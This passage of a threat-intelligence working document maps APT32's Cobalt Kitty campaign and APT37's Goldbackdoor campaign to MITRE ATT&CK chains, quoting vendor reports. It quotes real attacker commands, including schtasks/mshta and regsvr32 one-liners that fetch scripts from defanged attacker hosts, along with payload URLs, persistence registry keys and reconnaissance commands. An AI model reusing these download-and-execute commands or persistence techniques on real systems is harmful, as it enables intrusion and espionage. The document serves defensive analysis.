| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2017 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT32\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.001 : Spearphishing Attachment** | 0 |  | S | IF-DEL/IF-SEN | [3] Two types payloads were found in the spear-phishing emails: |
| **2** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 1 |  | S | IF-SEN | [3] Word File with malicious macro delivering Cobalt Strike Beacon |
| **3** | **TA0003 : Persistence** | **T1053.005 : <Scheduled Task/Job>:Scheduled Task,** | 2 |  | S | IF-PER | [3] The malicious macro creates two scheduled tasks that download files camouflaged as “.jpg” files from the C&C server |
| **4** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 3 |  | S | IF-C2C | See above |
| **5** | **TA0005 : Defense Evasion** | **T1036.005 : <Masquerading>:Match Legitimate Name or Location** | 4 |  | G | IF-DEV | See above |
| **6** | **TA0005 : Defense Evasion** | **T1218.005 System Binary Proxy Execution: Mshta** | 4 |  | S | IF-DEV/NP-EXE | [3] The purpose of the scheduled task is to download another payload from the C&C  server:  schtasks /create /sc MINUTE /tn "Windows Error Reporting" /tr "mshta.exe () about:'<script |
| **7** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 6 |  | S | IF-C2C | See above |
| **8** | **TA0002 : Execution** | **T1059.005 : <Command and Scripting Interpreter>:Visual Basic** | 7 |  | S | NP-EXE | [3] The content of the “microsoftp.jpg” is a script that combines vbscript and PowerShell |
| **9** | **TA0002 : Execution** | **T1059.001 : <Command and Scripting Interpreter>:PowerShell** | 8 |  | S | NP-EXE | As above |
| **10** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 9 |  | G | IF-DEV | [3] Obfuscated PowerShell delivering Cobalt Strike Beacon |
| **11** | **TA0002 : Execution** | **T1059.001 : <Command and Scripting Interpreter>:PowerShell** | 9 |  | S | NP-EXE | As above |
| **12** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 11 |  | G | IF-DEV | [3] Obfuscated PowerShell delivering Cobalt Strike Beacon |
| **13** | **TA0011 : Command & Control** | **T1105 : Ingress Tool Transfer** | 11 |  | S | IF-C2C | [3] The PowerShell process will then download the new ‘image.jpg’ payload, which is actually another obfuscated PowerShell payload: |
| **14** | **TA0003 : Persistence** | **T1574 Hijack Execution Flow** | 13 |  | G | IF-PER | [3] Backdoor exploits DLL hijacking against Wsearch Service  [3] The attackers exploited a DLL hijacking vulnerability in a legitimate Google Update binary,  which was deployed along with a malicious DLL (goopdate.dll). |
| **15** | **TA0003 : Persistence** | **T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder** | 13 |  | S | IF-PER | [3] The attackers used a malicious Outlook backdoor macro to communicate with the C2 servers  and exfiltrate data. To make sure the malicious macro ran, they edited a specific registry value  to create persistence |
| **16** | **TA0003 : Persistence** | **T1543.003 : <Create or Modify System Process>:Windows Service** | 15 |  | S | IF-PER | [3] The attackers created and/or modified Windows Services to ensure the loading of the  PowerShell scripts on the compromised machines |
| **17** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 16 |  | S | IF-C2C | Cobalt Strike Fileless Infrastructure (HTTP) |
| **18** | **TA0007 Discovery** | **T1083 File and Directory Discovery** | 17 |  | S | NP-DIS |  |
| **19** | **TA0007 Discovery** | **T1082 System Information Discovery** | 18 |  | S | NP-DIS |  |
| **20** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 19 |  | S | IF-C2C | Cobalt Strike Fileless Infrastructure (HTTP) |
| **21** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 20 |  | S | IF-C2C | Cobalt Strike Fileless Infrastructure (HTTP) |
| **22** | **TA0009 : Collection** | **T1056.001 : <Input Capture>:Keylogging** | 21 |  | S | AO-COL |  |
| **23** | **TA0011 : Command & Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 22 |  | S | IF-C2C | Cobalt Strike Fileless Infrastructure (HTTP) |
| **24** | **TA0005 : Defense Evasion** | **T1218.011 : <System Binary Proxy Execution>:Rundll32** | 23 |  | S | IF-DEV/NP-EXE | Added as an example. It is not entirely clear when it is used but notes that it is used to download additional payloads e.g. COM scriptlets  [3] The attackers downloaded COM scriptlets using regsvr32.exe |
| **25** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 24 |  | S | NP-EXE | See above |

**T1566.001 Phishing: Spearphishing Attachment**

[1] [OceanLotus ships new backdoor using old tricks | WeLiveSecurity](https://www.welivesecurity.com/2018/03/13/oceanlotus-ships-new-backdoor/) [2018]

[2] [Operation Cobalt Kitty: A large-scale APT in Asia carried out by the OceanLotus Group (cybereason.com)](https://www.cybereason.com/blog/operation-cobalt-kitty-apt) [2017]

[3] [Cybereason Labs Analysis Operation Cobalt Kitty.pdf (hubspot.net)](https://cdn2.hubspot.net/hubfs/3354902/Cybereason%20Labs%20Analysis%20Operation%20Cobalt%20Kitty.pdf) – Attack Lifecycle [2018]

[4] [Fake or Fake: Keeping up with OceanLotus decoys | WeLiveSecurity](https://www.welivesecurity.com/2019/03/20/fake-or-fake-keeping-up-with-oceanlotus-decoys/) [2019]

[5] [Vietnamese Threat Actors APT32 Targeting Wuhan Government and Chinese Ministry of Emergency Management in Latest Example of COVID-19 Related Espionage | Mandiant](https://www.mandiant.com/resources/blog/apt32-targeting-chinese-government-in-covid-19-related-espionage) [2020]

[6] [Click-and-Bait\_Vietnamese-Human-Rights-Defenders-Targeted-with-Spyware-Attacks.pdf (amnestyusa.org)](https://www.amnestyusa.org/wp-content/uploads/2021/02/Click-and-Bait_Vietnamese-Human-Rights-Defenders-Targeted-with-Spyware-Attacks.pdf) [2021]

[3] Cybereason concluded the main motivation behind the attack was cyber espionage

[3] Penetration Phase - Two types payloads were found in the spear-phishing emails:

1. Link to a malicious site that downloads a fake Flash Installer delivering Cobalt Strike Beacon (**T1566.002 Spearphishing Link**)

2. Word documents with malicious macros downloading Cobalt Strike payloads (**T1566.001 Spearphishing Attachment**)

[3] Word File with malicious macro delivering Cobalt Strike Beacon ( **T1204.002 : <User Execution>:Malicious File )**

Other types of spear-phishing emails contained Microsoft Office Word attachments with different file names, such as CV.doc and Complaint\_Letter.doc.

The malicious macro creates two scheduled tasks that download files camouflaged as “.jpg” files from the C&C server: ( **T1053.005 : <Scheduled Task/Job>:Scheduled Task, T1105 : Ingress Tool Transfer, T1036, T1036.005 : <Masquerading>:Match Legitimate Name or Location )**

Scheduled task 1

Scheduled task 2

[3] **Post infection execution of scheduled task**

Example 1: Fileless downloader delivers Cobalt Strike Beacon

The purpose of the scheduled task is to download another payload from the C&C

server:

schtasks /create /sc MINUTE /tn "Windows Error Reporting" /tr "mshta.exe ( **T1218.005 System Binary Proxy Execution: Mshta**  ) about:'<script

language=\"vbscript\" src=\"hxxp://110.10.179(.)65:80/download/microsoftp.jpg\">code close</script>'"

/mo 15 /F

©2017 Cybereason Inc. All rights reserved. 6

The content of the “microsoftp.jpg” is a script that combines vbscript and PowerShell: ( **T1059.005 : <Command and Scripting Interpreter>:Visual Basic, T1059.001 : <Command and Scripting Interpreter>:PowerShell** )

SHA-1: 23EF081AF79E92C1FBA8B5E622025B821981C145

That downloads and executes an additional payload from the same server with a slightly

different name “microsoft.jpg”. ( **T1105 : Ingress Tool Transfer )**

Obfuscated PowerShell delivering Cobalt Strike Beacon ( **T1027 : Obfuscated Files or Information** )- The contents of the

“microsoft.jpg” file is, in fact, an obfuscated PowerShell payload (obfuscated with Daniel

Bohannon’s Invoke-obfuscation). ( [GitHub - danielbohannon/Invoke-Obfuscation: PowerShell Obfuscator](https://github.com/danielbohannon/Invoke-Obfuscation) )

Quick memory analysis of the payload reveals that it is a Cobalt Strike Beacon, as seen in the

strings found in the memory of the PowerShell process:

[3] **Gaining persistence** is one of the attack’s most important phases. It ensures that the malicious

code will run automatically and survive machine reboots.

The attackers used trivial but effective persistence techniques to ensure that their malicious

tools executed constantly on the infected machines. Those techniques consist of:

● Windows Registry Autorun ( **T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder )**

● Windows Services ( **T1543.003 : <Create or Modify System Process>:Windows Service )**

● Windows Scheduled Tasks ( **T1053.005 : <Scheduled Task/Job>:Scheduled Task )**

Windows Registry

The attackers used the Windows Registry Autorun to execute VBScript and PowerShell scripts

residing in the ProgramData folder, which is hidden by default:

HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run\Java Update Schedule Check

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\syscheck

HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\DHCP Agent

HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Activation Checker

HKU\[redacted]\Software\Microsoft\Windows\CurrentVersion\Run\Microsoft Update

Examples of the values of the above registry keys:

The purpose of those .vbs scripts was to launch Cobalt Strike PowerShell scripts mainly

consisting of Cobalt Strike Beacon. Some of the files found in ProgramData appear to be .txt

files. However, their content is VBscript.

In addition, the attackers used NTFS Alternate Data Stream to hide their payloads. This is a

rather old trick to hide data from the unsuspecting users and security solutions.

The code inside the ‘hidden’ .txt file launches a PowerShell process with a base64-encoded

command:

Windows Services

The attackers created and/or modified Windows Services to ensure the loading of the

PowerShell scripts on the compromised machines. These scripts are mostly PowerShellencoded Cobalt Strike’s Beacon payloads:

Backdoor exploits DLL hijacking against Wsearch Service

According to Microsoft’s documentation, Windows Search Service (Wsearch), which is a default

component in Windows OS, runs automatically. Once Wsearch starts, it launches

SearchIndexer.exe and SearchProtocolHost.exe applications. These applications are vulnerable

to “Phantom DLL Hijacking” and were exploited in other targeted attacks.

The attackers placed a fake “msfte.dll” under the system32 folder, where the vulnerable

©2017 Cybereason Inc. All rights reserved. 11

applications reside by default. This ensured that the fake “msfte.dll” would be loaded each time

Wsearch launched these applications:

Google Update:

©2017 Cybereason Inc. All rights reserved. 12

The attackers exploited a DLL hijacking vulnerability ( **T1574 Hijack Execution Flow** - Exact DLL hijacking approach unclear ) in a legitimate Google Update binary,

which was deployed along with a malicious DLL (goopdate.dll). By default, GoogleUpdate.exe

creates a scheduled task that checks if a new version of Google products is available.

As a result, each time GoogleUpdate.exe application ran, it automatically loaded the malicious

goopdate.dll:

For further details about the backdoor, please refer to Cobalt Kitty Attacker’s Arsenal: Deep dive

into the tools used in the APT.

Outlook Persistence

The attackers used a malicious Outlook backdoor macro to communicate with the C2 servers

and exfiltrate data. To make sure the malicious macro ran, they edited a specific registry value

to create persistence: ( **T1547.001 Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder** )

[3] **C2 Communication**

Cobalt Strike Fileless Infrastructure (HTTP)

The attackers chose to implement a multi-stage payload delivery infrastructure in the first phase

of the attack. The motivation for fileless operation is clear: this approach has a low forensic

footprint since most of the payloads are downloaded from the C&C and executed in-memory

without touching the disk.

Multi-Stage Payload Delivery

PowerShell downloader

A PowerShell one-liner downloads and executes a PowerShell payload from the C&C server.

Regsvr32.exe downloader command (COM Scriptlet)

The fileless infrastructure also used another type of downloader, which is based on COM

scriptlets (.sct). This technique is well documented and has been used extensively in the last

year.

The attackers downloaded COM scriptlets using regsvr32.exe: ( **T1218.011 : <System Binary Proxy Execution>:Rundll32 )**

regsvr32 /s /n /u /i:hxxp://support.chatconnecting(.)com:80/pic.png scrobj.dll

C&C payloads

Following are a few examples of C&C payloads used as part of the fileless payload delivery

infrastructure.

Example 1: Second Stage PowerShell Script

This .txt file is actually a base64-encoded PowerShell payload that contains a shellcode:

©2017 Cybereason Inc. All rights reserved. 15

File Name: login.txt, SHA-1: 9f95b81372eaf722a705d1f94a2632aad5b5c180

The shellcode downloads additional payload from the URL: hxxp://food(.)letsmiles(.)org/9niL

©2017 Cybereason Inc. All rights reserved. 16

Example 2: Second Stage COM Scriptlet Payload

The regsvr32.exe downloader command downloads the following COM scriptlet, which contains

an embedded shellcode:

File Name: pic.png, SHA-1: f3e27ad08622060fa7a3cc1c7ea83a7885560899

The shellcode downloads a payload from the following URL:

hxxp://45(.)114.117.137/eXYF

Final payload: Cobalt Strike Beacon

Analysis of the final stage payloads (such as “9niL” / “eXYF”) clearly shows that they are Cobalt

Strike Beacons:

©2017 Cybereason Inc. All rights reserved. 17

3.2. Cobalt strike Malleable C2 communication

patterns

Another confirmation that the attackers used Cobalt Strike’s infrastructure came from the

analysis of the network traffic. The analyzed traffic matched Cobalt Strike’s Malleable C2.

The attackers used the Amazon, Google Safe Browsing, Pandora and OSCP profiles in this

attack, all of which are publicly available in Github:

https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/safebrowsing.profile

https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/amazon.profile

https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/pandora.profile

https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/oscp.profile

A .pcap file that was recorded during the execution of the Cobalt Strike payloads clearly shows

the usage of the Malleable C2 profiles, in that case - the “safebrowsing.profile”:

©2017 Cybereason Inc. All rights reserved. 18

Another example is the Amazon profile, generated by another Cobalt Strike payload:

3.3. Variant of Denis Backdoor using DNS Tunneling

During the investigation, an analysis of the backdoor’s traffic revealed that the attackers

implemented DNS tunneling channel for C2 communication and data exfiltration. The DNS

tunneling channel was observed being used by the PowerShell payloads as well as the fake

DLLs (msfte.dll and goopdate.dll). In attempt to disguise the real IP/domain of the C&C server,

the backdoor communicates with the following DNS servers instead of communicating directly

with the C&C servers:

Google DNS server: 8.8.8.8

OpenDNS server: 208.67.222.222

By communicating with known DNS servers, the attackers ensured that the backdoor’s traffic

will not be filtered by firewalls and other security products since it’s unlikely for most

organizations to block OpenDNS and Google’s DNS servers.

Example of DNS tunneling can be seen in this instance of ARP.exe that was spawned by

searchindexer.exe, which loaded the fake msfte.dll:

[3] During the third phase of the attack, the attackers used an advanced technique that turned

Microsoft Outlook into a C2 channel by replacing the email program’s original VbaProject.OTM

macro container with a malicious one containing a backdoor functionality. Using this backdoor,

the attackers managed to send system commands via emails from a Gmail address and

exfiltrate data.

The decoded malicious macro is loaded after boot and constantly looks for incoming emails

containing the strings $$cpte and $$ecpte.

[3] The same technique was used to steal and exfiltrate sensitive company data, as seen in the screenshots below:

[3] After the attackers established a foothold on the compromised machines and established C2 communication, they scanned the network, enumerated machines and users and gathered more information about the environment.

Internal Network Scanning

During the attack, Cybereason observed network scanning against entire ranges as well as specific machines. The attackers were looking for open ports, services, OS finger-printing and common vulnerabilities:

Information gathering commands

The attackers used several tools built into the Windows OS to gather information on the environment’s network and its users. Those tools included netsh, ipconfig, netstat, arp, net user/group/localgroup, nslookup and Windows Management Instrumentation (WMI).

The following are a few examples of command line arguments that were used to gather information on the infected hosts and the network:

Command Purpose

net localgroup administrators Enumerating admin users

©2017 Cybereason Inc. All rights reserved. 24

net group "Domain Controllers" /domain Enumerating DC servers

klist tickets Displaying Kerberos Tickets

dir \\[IP\_redacted]\c$ Displaying files on net share

netstat -anpo tcp Displaying TCP connections

ipconfig /all Displaying Network adapter information

ping [hostname\_redacted] -n 1 Pinging a host

net view \\[redacted] /all Shows all shares available, including

administrative shares like C$ and admin$

netsh wlan show interface Displaying Wireless adapter properties

route print Displaying a list of persistent routes

WHOAMI Outputs the owner of the current login session

(local, admin, system)

WMIC path win32\_process get

Caption,Processid,Commandline | findstr

OUTLOOK

Searching for the process ID of OUTLOOK, in

order to restart it, so it would load the

malicious vbaproject.otm file

Vulnerability Scanning using PowerSploit

Once the Cobalt Strike Beacon was installed, the attackers attempted to find privilege escalation vulnerabilities that they could exploit on the compromised hosts. The following example shows a command that was run by a spawned PowerShell process:

[3] Lateral Movement

TBC later

### APT37

#### ATT&CK Technique Summary

**The Group TechChain for G0067 - APT37 is**

**The Group ATT&CK attribution is North Korea**

**The Group TCERT attribution is KP**

**Next tactic is TA0043 : Reconnaissance []**

**Next tactic is TA0042 : Resource Development []**

**Next tactic is TA0001 : Initial Access ['T1566.001', 'T1189']**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next Technique is T1189 : Drive-by Compromise**

**Next tactic is TA0002 : Execution ['T1059', 'T1059.006', 'T1053.005', 'T1059.005', 'T1106', 'T1203', 'T1204.002', 'T1559.002', 'T1059.003']**

**Next Technique is T1059 : Command and Scripting Interpreter**

**Next Technique is T1059.006 : <Command and Scripting Interpreter>:Python**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next Technique is T1106 : Native API**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1559.002 : <Inter-Process Communication>:Dynamic Data Exchange**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next tactic is TA0003 : Persistence ['T1053.005', 'T1547.001']**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next tactic is TA0004 : Privilege Escalation ['T1053.005', 'T1548.002', 'T1055', 'T1547.001']**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1548.002 : <Abuse Elevation Control Mechanism>:Bypass User Account Control**

**Next Technique is T1055 : Process Injection**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next tactic is TA0005 : Defense Evasion ['T1027.003', 'T1548.002', 'T1027', 'T1055', 'T1036.001']**

**Next Technique is T1027.003 : <Obfuscated Files or Information>:Steganography**

**Next Technique is T1548.002 : <Abuse Elevation Control Mechanism>:Bypass User Account Control**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1055 : Process Injection**

**Next Technique is T1036.001 : <Masquerading>:Invalid Code Signature**

**Next tactic is TA0006 : Credential Access ['T1555.003']**

**Next Technique is T1555.003 : <Credentials from Password Stores>:Credentials from Web Browsers**

**Next tactic is TA0007 : Discovery ['T1120', 'T1057', 'T1033', 'T1082']**

**Next Technique is T1120 : Peripheral Device Discovery**

**Next Technique is T1057 : Process Discovery**

**Next Technique is T1033 : System Owner/User Discovery**

**Next Technique is T1082 : System Information Discovery**

**Next tactic is TA0008 : Lateral Movement []**

**Next tactic is TA0009 : Collection ['T1123', 'T1005']**

**Next Technique is T1123 : Audio Capture**

**Next Technique is T1005 : Data from Local System**

**Next tactic is TA0011 : Command and Control ['T1071.001', 'T1102.002', 'T1105']**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next Technique is T1102.002 : <Web Service>:Bidirectional Communication**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next tactic is TA0010 : Exfiltration []**

**Next tactic is TA0040 : Impact ['T1529', 'T1561.002']**

**Next Technique is T1529 : System Shutdown/Reboot**

**Next Technique is T1561.002 : <Disk Wipe>:Disk Structure Wipe**

#### T1189 - Nation-state Hackers Target Journalists with Goldbackdoor Malware

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT37 |  |
| Initial Access Vector | T1189 : Drive-by Compromise |  |
| Attack Origin | North Korea |  |
| Target Location | South Korea |  |
| Target Type | Journalist | [5] Sophisticated hackers believed to be tied to the North Korean government are actively targeting journalists with novel malware dubbed Goldbackdoor |
| Impact | Exfiltration | [5] Attacks have consisted of multistage infection campaign with the ultimate goal of stealing sensitive information from targets |
| Vulnerabilities Exploited |  |  |
| Related Attack Patterns |  | TBC |
| Preceded By | NA | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2022 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT37\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.002 : Spearphishing Link** | 0 |  | S | IF-DEL/IF-SEN | [5] The messages were sent from the personal email of a former director of South Korea’s National Intelligence Service, NIS  NOTE: In [6] (and others) this appears to be described as an attachment but this sequence reflects the initial steps in this report (and [7]). [6] is used for more detail on the stages of the malware installation. |
| **2** | **TA0001 : Initial Access** | **T1189 : Drive By Compromise** | 1 |  | S | IF-DEL/IF-SEN | [5] In stage one, a victim must download a ZIP file from a compromised site, which executes a compressed Windows shortcut.  “The domain was likely chosen to impersonate NK News” |
| **3** | **TA0002 : Execution** | **T1204.001 : User Execution : Malicious Link** | 2 |  | S | IF-SEN/NP-EXE | [7] The emails sent to the journalists contained a link to download ZIP archives that had LNK files, both named 'Kang Min-chol edits'. Kang Min-chol is North Korea’s Minister of Mining Industries. |
| **4** | **TA0005: Defense Evasion** | **T1036 Masquerading** | 3 |  | G | IF-DEV | [5] The LNK file (Windows shortcut) is masqueraded with a document icon and uses padding to artificially increase its size to 282.7 MB, hindering easy uploads to Virus Total and other online detection tools. |
| **5** | **TA0005: Defense Evasion** | **T1027 : Obfuscated Files or Information** | 3 |  | G | IF-DEV | See above |
| **6** | **TA0002 : Execution** | **T1204.002 : User Execution : Malicious File** | 3 |  | S | NP-EXE | [5] In stage one, a victim must download a ZIP file from a compromised site, which executes a compressed Windows shortcut |
| **7** | **TA0002 : Execution** | **T1059.001 : Command and Scripting Interpreter : Powershell** | 6 |  | S | NP-EXE | [5] Upon execution, a PowerShell script launches and opens a decoy document (doc) for distraction while decoding a second script in the background. |
| **8** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 7 |  | S | IF-DEV/NP-EXE | See above |
| **9** | **TA0002 : Execution** | **T1059.001 : Command and Scripting Interpreter : Powershell** | 8 |  | S | NP-EXE | [6] The second script downloads and executes a shellcode payload stored on Microsoft OneDrive, a legitimate cloud-based file hosting service that is unlikely to generate AV alerts.  This payload is called “Fantasy,” and according to Stairwell, it’s the first of the two deploying mechanisms of Goldbackdoor, both relying on stealthy process injection. |
| **10** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 9 |  | S | IF-C2C | See above |
| **11** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 10 |  | S | NP-EXE | See above |
| **12** | **TA0005: Defense Evasion** | **T1055 : Process Injection** | 11 |  | S | IF-DEV/NP-EXE | [6] This payload is called “Fantasy,” and according to Stairwell, it’s the first of the two deploying mechanisms of Goldbackdoor, both relying on stealthy process injection. |
| **13** | **TA0005 : Defense Evasion** | **T1140 : Deobfuscate/Decode Files or Information** | 12 |  | S | IF-DEV/NP-EXE | [5] Fantasy parses and decodes the payload and uses a standard process involving VirtualAllocEx,WriteProcessMemory, and RtlCreateUserThread to spawn a thread under the previously created process in order to execute it, researchers said. |
| **14** | **TA0005: Defense Evasion** | **T1055 : Process Injection** | 13 |  | S | IF-DEV/NP-EXE | Second of the two deploying mechanisms noted in 12 above |
| **15** | **TA0005 : Defense Evasion** | **T1036.005 : <Masquerading>:** **Match Legitimate Name or Location** | 14 |  | G | IF-DEV | [8] File name typical to Gold backdoor is svchost.exe |
| **16** | **TA0003: Persistence** | **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** | 14 |  | S | IF-PER | [8] Goldbackdoor runs itself and creates new startup key in registry with name Gold backdoor and value svchost.exe |
| **17** | **TA0011 : Command and Control** | **T1102.002 : <Web Service>:Bidirectional Communication** | 16 |  | S | IF-C2C | Goldbackdoor C&C appears to be via commands placed on OneDrive account (key known to the malware) |
| **18** | **TA0009 : Collection** | **T1005 : Data from Local System** | 17 |  | S | AO-COL | Limited information on exact actions taken by the attacker here. Approximation of actions based on..  [5] “Goldbackdoor provides attackers with basic remote command execution, file downloading/uploading, keylogging, and the ability to remotely uninstall,” they wrote. “This functionality and implementation closely match Bluelight; however, the increased focus appears to have been placed on file collection and keylogging.” |
| **19** | **TA0011 : Command and Control** | **T1102.002 : <Web Service>:Bidirectional Communication** | 18 |  | S | IF-C2C | See above |
| **20** | **TA0009 : Collection** | **T1056.001 : Keylogger** | 19 |  | S | AO-COL | See above  Start keylogger |
| **21** | **TA0011 : Command and Control** | **T1102.002 : <Web Service>:Bidirectional Communication** | 20 |  | S | IF-C2C | See above |
|  |  |  |  |  |  |  |  |

[1] [Operation Daybreak | Securelist](https://securelist.com/operation-daybreak/75100/) [2016]

[2] [https://www2.fireeye.com/rs/848-DID-242/images/rpt\_APT37.pdf](https://www2.fireeye.com/rs/848-DID-242/images/rpt_APT37.pdf%20) [2018]

[3] [North Korean APT InkySquid Infects Victims Using Browser Exploits | Volexity](https://www.volexity.com/blog/2021/08/17/north-korean-apt-inkysquid-infects-victims-using-browser-exploits/) [2021]

[4] [North Korean hackers launch RokRat Trojan in campaigns against the South | ZDNET](https://www.zdnet.com/article/north-korean-hackers-launch-rokrat-trojan-in-campaigns-against-the-south/) [2021] (via Google Search on APT37 Operation Daybreak)

[5] [Nation-state Hackers Target Journalists with Goldbackdoor Malware | Threatpost](https://threatpost.com/hackers-target-journalists-goldbackdoor/179389/) [2022] (via Google Search on APT37 Attack Drive By )

[6] [North Korean hackers targeting journalists with novel malware (bleepingcomputer.com)](https://www.bleepingcomputer.com/news/security/north-korean-hackers-targeting-journalists-with-novel-malware/) (via Google Search on Goldbackdoor. Attacks )

[7] [GoldBackdoor malware used by an APT group to target Journalists (izoologic.com)](https://izoologic.com/2022/05/02/goldbackdoor-malware-used-by-an-apt-group-to-target-journalists/) (via Google Search on Goldbackdoor. Attacks )

[8] [Gold backdoor Removal - Remove Gold backdoor Easily! (securitystronghold.com)](https://www.securitystronghold.com/gates/gold-backdoor.html) (via Google Search on Goldbackdoor details)

[5] Sophisticated hackers believed to be tied to the North Korean government are actively targeting journalists with novel malware dubbed Goldbackdoor. Attacks have consisted of multistage infection campaign with the ultimate goal of stealing sensitive information from targets.

[5] Researchers at Stairwell followed up on an initial report from South Korea’s NK News, which revealed that a North Korean APT known as APT37 had stolen info from the private computer of a former South Korean intelligence official.

[5] The current campaign saga unfolded beginning March 18, when NK News shared “multiple malicious artifacts with the Stairwell threat research team from a spear-phishing campaign ( **T1566.002 : Spearphishing Link** ) targeting journalists who specialize in the DPRK,” researchers wrote. The messages were sent from the personal email of a former director of South Korea’s National Intelligence Service, NIS

[7] Furthermore, the phishing emails sent by the threat actors impersonate a former director of South Korea’s National Intelligence Service, whose account was previously infected by the earlier mentioned North Korean-backed threat group.

[5] In stage one, a victim must download a ZIP file from a compromised site, ( **T1566.002 : Spearphishing Link** , **T1189 : Drive By Compromise, T1204.001 : User Execution : Malicious Link**) https[:]//main[.]dailynk[.]us/regex?id=oTks2&file=Kang Min-chol Edits2.zip, which executes a compressed Windows shortcut.

[7] The emails sent to the journalists contained a link to download ZIP archives that had LNK files, both named 'Kang Min-chol edits'. Kang Min-chol is North Korea’s Minister of Mining Industries.

[5] The LNK file (Windows shortcut) is masqueraded ( **T1036 Masquerading** ) with a document icon and uses padding to artificially increase its size to 282.7 MB, hindering easy uploads to Virus Total and other online detection tools ( **T1027 : Obfuscated Files or Information** ).

[5] Upon execution ( **T1204.002 : User Execution : Malicious File** ), a PowerShell script launches ( **T1059.001 : Command and Scripting Interpreter : Powershell** )and opens a decoy document (doc) for distraction while decoding a second script in the background ( **T1140 : Deobfuscate/Decode Files or Information )**.

[6] The second script downloads ( **T1105 : Ingress Tool Transfer** ) and executes a shellcode payload ( **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** ) stored on Microsoft OneDrive, a legitimate cloud-based file hosting service that is unlikely to generate AV alerts.

[6] This payload is called “Fantasy,” and according to Stairwell, it’s the first of the two deploying mechanisms of Goldbackdoor, both relying on stealthy process injection ( **T1055 : Process Injection** ).

[5] “Both parts are written in position-independent code (shellcode) containing an embedded payload, and use process injection to deploy Goldbackdoor,”

[5] Fantasy parses and decodes ( **T1140 : Deobfuscate/Decode Files or Information )**.the payload and uses a standard process involving VirtualAllocEx,WriteProcessMemory, and RtlCreateUserThread to spawn a thread under the previously created process in order to execute it, researchers said.

[5] The final dropper is a shellcode payload running as that thread in a process created by Fantasy to execute the final deployment of the malware. “The payload delivered by this stage is a Windows Portable Executable PE file for Goldbackdoor,” researchers wrote.

[8] As we already said there numerous ways trojan can get to your PC from the internet. Gold backdoor copies its file(s) to your hard disk. File name typical to Gold backdoor is svchost.exe ( **T1036.001 : <Masquerading>:Invalid Code Signature** ). Then it runs itself and creates new startup key in registry ( **T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder** ) with name Gold backdoor and value svchost.exe. If you will look into running processes list you will see some extra process with name like svchost.exe or any random name that uses decent amount of your CPU.

[5] “Goldbackdoor provides attackers with basic remote command execution, file downloading/uploading, keylogging, and the ability to remotely uninstall,” they wrote. “This functionality and implementation closely match Bluelight; however, the increased focus appears to have been placed on file collection and keylogging.”

### APT38

#### ATT&CK Technique Summary

**The Group TechChain for G0082 - APT38 is**

**Next tactic is TA0043 : Reconnaissance []**

